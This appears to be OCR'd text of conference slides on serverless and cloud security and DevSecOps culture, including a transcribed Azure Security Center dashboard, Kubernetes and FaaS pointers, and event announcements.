
Choose your own adventure

- → Your very own Honeypot
- → Defend scanners and attack tooling
- → Parsing reputation lists
- → Deal with whitelisting/blacklisting
- → Tuning WAF Regex rules

Cool, but figure out the importance!

Azure

- Lots of great resources in the docs!
- Check out Security Center and Sentinel
- Security Center
- Security Policy
- Key Vault Service


Home > Security Center - Overview
Security Center - Overview
Subscriptions
GENERAL
Overview
Getting started
Events
Search
POLICY & COMPLIANCE
Coverage
Secure score
Security policy
Regulatory Compliance (Prev...
RESOURCE SECURITY HYGIENE
Recommendations
Compute & apps
Networking
Data & storage
Identity & access (Preview)
Security solutions
ADVANCED CLOUD DEFENSE
Adaptive application controls
Just in time VM access
File integrity Monitoring
THREAT PROTECTION
Security alerts
Custom alert rules (Preview)
Security alerts map (Preview)
AUTOMATION & ORCHESTRATION
Playbooks (Preview)
Policy & compliance
Secure score
568 OF 1005
Least compliant regulatory standards
Azure CIS 6 of 26 passed rules
ISO 27001 8 of 23 passed rules
SOC TSP 10 of 13 passed rules
Subscription coverage
1
1
0
0
40 Covered resources
Manage and govern your security posture
Learn more >
Resource security hygiene
Recommendations
26
14
5
7
39 Unhealthy resources
Resource health monitoring
23 Compute & apps
13 Data & storage
3 Networking
1 Identity & access
Top recommendations by secure score impact
Enable MFA for accounts with owner permissi...
Threat protection
No security alerts
No security alerts
0
0
0
New - App Service threat detection
Learn more >

Define and assign Azure Security Center policies in order to review and track compliance to security standards


Security Center can now monitor your App Service applications for malicious activities such as vulnerability scanning, suspicious sign in attempts to management interfaces, and more.

Google Cloud

- → Follow IAM and data best practices
- → Security command
- → Storage best practices

@iteration1

What about roll your own?



- → Knative
- → OpenFaaS
- → Fn
- → and others…

@iteration1


Kubernetes Security

- → Many Faas providers can use K8s to deploy/scale
- → Understand how to K8s
- → Use K8s best practices
- → Starting point- Devsecops in a Cloudnative world

@iteration1

The New Security Playbook

* Speed up delivery instead of blocking
* Empathy towards devs and ops
* Normal - provide value by making security normal
* Automate - security testing in every phase



@iteration1

Security's Path to Influence

1. Identify Resource Misutilization
2. Add Telemetry and Feedback Loops
3. Automate and Monitor Across the Software Pipeline
4. Influence Organizational Culture

@iteration1

Conclusions

* Use the Secure WIP model
* Involve security team in serverless
* New Security Playbook
* Foster discussion on where to apply controls

Moar Reccomendations

* Learn from infosec
* LASCON X in Austin in October
* And....

Moar++

NEW!

- → 1st time in Austin!
- → **Goal**: "Talk about effective collaboration between dev, ops and security in our cloud (native) world."
- → DevSecOpsDays Austin 2019
- → December 16th, 2019

DEV
SEC
OPS
DAYS

@iteration1

Keep In Touch

@iteration1

theagileadmin.com
cloudnative.oracle.com

Bonus slides:

Thought provoking talk: Gone in 60 Milliseconds

Intrusion and Exfiltration in Server-less Architecture

https://media.ccc.de/v/33c3-7865-gone*in*60_milliseconds